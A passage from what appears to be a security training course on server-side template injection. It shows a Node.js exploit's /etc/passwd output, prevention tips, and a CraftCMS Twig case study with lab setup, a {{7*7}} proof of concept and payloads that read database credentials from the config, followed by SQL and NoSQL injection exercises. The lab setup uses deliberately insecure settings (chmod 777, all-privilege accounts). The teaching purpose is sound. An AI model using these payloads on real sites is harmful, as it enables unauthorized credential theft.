groups=1000(alert1),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),116(lpadmin),
126(sambashare),998(docker)
$ ls -l
```

[5] https://nodejs.org/api/child_process.html

```
total 728
-rw-r--r--    1 alert1 alert1    203 Mar  6 09:26 app.js
-rw-r--r--    1 alert1 alert1    570 Mar  6 09:26 app.json
[...]
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
[...]
```

NOTE: For more reverse shell one liners please see the pentest monkey website[6].

Preventing template injection

Some of the ways to prevent SSTI are:

1. If possible, never generate templates based on user-input. If this is unavoidable, always sanitize the input.

2. Restrict the input to only Alphanumeric characters and do not allow special characters in the input unless absolutely necessary.

3. Always try to use logic-less templating engines like Mustache unless absolutely necessary. Separating the logic from presentation as much as possible can greatly reduce your exposure to the most dangerous template-based attacks

4. Always use templating engine constructs that auto-escape by default.

[6] http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet

Case Study: CraftCMS Server Side Template Injection

Introduction

Craft CMS is a PHP based popular Content Management System which uses Twig as its templating engine.

The Twig template that needs to be loaded is user controllable which can lead to a malicious authenticated user exploiting the SSTI vulnerability to leak sensitive data like configuration files from the server.

Before looking into the vulnerability lets install/run the vulnerable version of the CMS. In the lab VM, we can directly navigate to http://localhost/part1/lab2/public/admin/install to set up craftCMS for the first time.

If you are not using the Lab VM, you need to install the app:

Download URL:
https://training.7asecurity.com/ma/mwebapps/part1/apps/craft.zip

Commands:

```
# Installing PHP
sudo add-apt-repository ppa:ondrej/php
sudo apt-get update
sudo apt-get install php5.6 apache2
sudo apt-get install php5.6-mbstring php5.6-gd php5.6-mysql php5.6-xml
php5.6-curl php5.6-mcrypt
sudo systemctl restart apache2

# If you have multiple versions of PHP installed
sudo a2enmod php5.6
sudo a2dismod php7.2
sudo service apache2 restart

# if you wanna switch between PHP versions
sudo update-alternatives --config php

# Install MySQL
sudo apt-get install mysql-server

# installing CraftCMS
# Download the above zip file into /var/www/html
```

```
unzip craft.zip
chmod -R 777 craft/ public/
mv public/htaccess public/.htaccess

# connect to mysql and create a new DB for craft
mysql -u root -p

# If you don’t have a mysql account, use sudo and create a new account
sudo mysql
mysql> CREATE USER 'admin'@'localhost' IDENTIFIED BY 'adminpass123';
mysql> GRANT ALL PRIVILEGES ON * . * TO 'admin'@'localhost';

# Create database for craft
mysql> create database craft;
mysql> SET GLOBAL sql_mode=(SELECT
REPLACE(@@sql_mode,'ONLY_FULL_GROUP_BY',''));

# In order to enable .htaccess, run the following commands:
sudo a2enmod rewrite
sudo systemctl restart apache2

# Open the default configuration file and copy paste the below “Code”
# into 000-default.conf
sudo vim /etc/apache2/sites-available/000-default.conf
sudo systemctl restart apache2
```

Code:

```
<Directory /var/www/html>
    Options Indexes FollowSymLinks MultiViews
    AllowOverride All
    Require all granted
</Directory>
```

Before proceeding further, update the database configuration in “craft/config/db.php”, provide the credentials and database name “craft” which we created above. Once DB credentials are updated, visit http://localhost/public/index.php/admin to continue with the installation.

Once installation is complete, you will be redirected to the admin dashboard.

Identifying the vulnerability

Let's explore the source code a bit to understand how templates work and how a user controlled input can be rendered by a template. An interesting place to start looking at the "craft/app/controllers/" and "craft/app/services/" which are the places where most of the critical functionalities will be defined.

While looking for template injection vulnerabilities, the easiest way to detect is to check for functions which render templates and see if any of the arguments going into the rendering functions can be user controlled.
One of the files within "craft/app/services" is named as TemplatesService.php which might ideally be the place where all rendering functions would have been defined (since there are no other files which have "templates" in its filename). Let's grep through the source code to see if there are any render functions defined.

Command:

```
cd /var/www/html/part1/lab2/craft
grep -inr "render" app/services/TemplatesService.php
```

Output:

```
[...]
240:   public function render($template, $variables = array())
244:           $lastRenderingTemplate = $this->_renderingTemplate;
245:           $this->_renderingTemplate = $template;
246:           $result = $twig->render($template, $variables);
247:           $this->_renderingTemplate = $lastRenderingTemplate;
[...]
303:   public function renderObjectTemplate($template, $object)
331:           // Render it!
332:           $lastRenderingTemplate = $this->_renderingTemplate;
333:           $this->_renderingTemplate = 'string:'.$template;
```

Filename:
app/services/TemplatesService.php

Code:

```
public function renderObjectTemplate($template, $object)
    {
        // If there are no dynamic tags, just return the template
        if (strpos($template, '{') === false)
        {
            return $template;
        }
```

```
        // Get a Twig instance with the String template loader
        $twig = $this->getTwig('Twig_Loader_String');

        // Have we already parsed this template?
        if (!isset($this->_objectTemplates[$template]))
        {
            // Replace shortcut "{var}"s with "{{object.var}}"s, without affecting
normal Twig tags
            $formattedTemplate = preg_replace('/(?<![\{\%])\{(?![\{\%])/',
'{{object.', $template);
            $formattedTemplate = preg_replace('/(?<![\}\%])\}(?![\}\%])/', '|raw}}',
$formattedTemplate);
            $this->_objectTemplates[$template] =
$twig->loadTemplate($formattedTemplate);
        }

        // Temporarily disable strict variables if it's enabled
        $strictVariables = $twig->isStrictVariables();

        if ($strictVariables)
        {
            $twig->disableStrictVariables();
        }

        // Render it!
        $lastRenderingTemplate = $this->_renderingTemplate;
        $this->_renderingTemplate = 'string:'.$template;
        $result = $this->_objectTemplates[$template]->render(array(
            'object' => $object
        ));

        $this->_renderingTemplate = $lastRenderingTemplate;

        // Re-enable strict variables
        if ($strictVariables)
        {
            $twig->enableStrictVariables();
        }

        return $result;
    }
```

The renderObjectTemplate method renders a template to access properties of a single object and there is no check on what the template is. Since there is no validation inside

this function, if a user input is directly passed as the argument then it will be vulnerable to template injection.

Now that we identified an interesting function which basically renders templates, let's grep these function names through "app/controllers" and see where all these functions are called.

Command:

```
grep -inr "renderObjectTemplate" app/controllers
```

Output:

```
app/controllers/BaseController.php:284:                $url =
craft()->templates->renderObjectTemplate($url, $object);
```

Seems like renderObjectTemplate() function is called only on BaseController.php. Let's look through the file to see how this rendering occurs.

File:

```
craft/app/controllers/BaseController.php
```

On checking craft/app/controllers/BaseController.php, the "renderObjectTemplate" function is called within redirectToPostedUrl() function which looks very very interesting:

Code:

```
public function redirectToPostedUrl($object = null, $default = null)
    {
        $url = craft()->request->getPost('redirect');

        if ($url === null)
        {
            if ($default !== null)
            {
                $url = $default;
            }
            else
            {
                $url = craft()->request->getPath();
            }
        }

        if ($object)
        {
```


```
            $url = craft()->templates->renderObjectTemplate($url, $object);
        }

        $this->redirect($url);
    }
```

Seems like the $url parameter is directly taken from the POST variable named “redirect” (from the name, we can conclude, it’s used for redirecting users to various parts of the application) and without any sanitization, it’s passed on as an argument to renderObjectTemplate(). This is exactly what we need for a template injection.

Let’s fire up the Burp Suite and capture the request so that we can play around with the requests. Configure Burp Suite[7] to work with your browser and ensure that “intercept request” is OFF.

We can simply browse through the framework functionalities (traffic flowing via burp so all requests will be logged) and then grep in the Burp Suite traffic history to identify where the redirect parameter is being used.



[7] https://portswigger.net/support/configuring-your-browser-to-work-with-burp

Fig.: Search for “redirect” in Burp HTTP history

We can see that “redirect” parameter is being used while changing password request as shown in the screenshot below:




Fig:. “redirect” parameter being used while password change flow

Since we know that, the “redirect” parameter is rendered by Twig blindly, let’s try a small POC with `{{7*7}}`.

Turn on Burp intercept and Access the “my account” page again (http://localhost/part1/lab2/public/index.php/admin/myaccount). Provide a new password and click on “save”. Once the request is captured by Burp Suite, right click and send the request to the repeater.




Fig.: Send the request to repeater

Now modify the value of “redirect” parameter into {{7*7}} and send the request. If we look at the response, we can see that 49 is being rendered in the location parameter.




*Fig:. {{7*7}} getting executed*

Exploring more through craft documentation[8], we see that we can use craft.config() to read any data from configuration files. So let’s try to read the DB connection username/password.

[8] https://craftcms.com/docs/2.x/templating/craft.config.html#properties




Fig.: Reading DB credentials from config

Payload to extract various **DB Credentials** is as follows:

Username: `{{craft.config.get('user','db')}}`

Password: `{{craft.config.get('password','db')}}`

Database: `{{craft.config.get('database','db')}}`

Extra mile #1: Extracting user credentials from DB

In Part 2, exploit the SQL Injection to retrieve the user credentials (username and password) stored in the DB without using automated tools like SQLMap?

Email your solutions to admin@7asecurity.com for prizes

Extra mile #2: Verifying NoSQL Injection

In Part 3 (NoSQLi in update()), can you verify that the NoSQL Injection worked with all the products ? Why are some of the products still showing “0 reviews” even after we used the “**$ne**” which should have added comments to all products whose id is not equal to -1 ?

Email your solutions to admin@7asecurity.com for prizes

Extra mile #3: Verifying NoSQL Injection

In Part 3 (extracting data from DB), automate the password extraction process using any programming language of your choice. The program should print out the matched characters till that point of time whenever it finds a new match.

Sample output:
2
2T
2TR
2TR6
2TR6u
2TR6uT
2TR6uTR
2TR6uTRA

Email your script/solutions to admin@7asecurity.com for prizes

Extra mile #4: Using mongo-sanitize to fix NoSQLi ?

One of the recommended ways to fix NoSQL injection with MongoDB is to use libraries like mongo-sanitize. In Part 4, Instead of explicit type casting can we use mongo-sanitize to prevent the vulnerability ? Why? Why not ?

Email your solutions to admin@7asecurity.com for prizes

Extra mile #5: CraftCMS SSTI to RCE ?

Can we escalate the CraftCMS twig Server Side Template Injection (SSTI) into Remote Code Execution (RCE) ? Why or Why not ?

Email your solutions to admin@7asecurity.com for prizes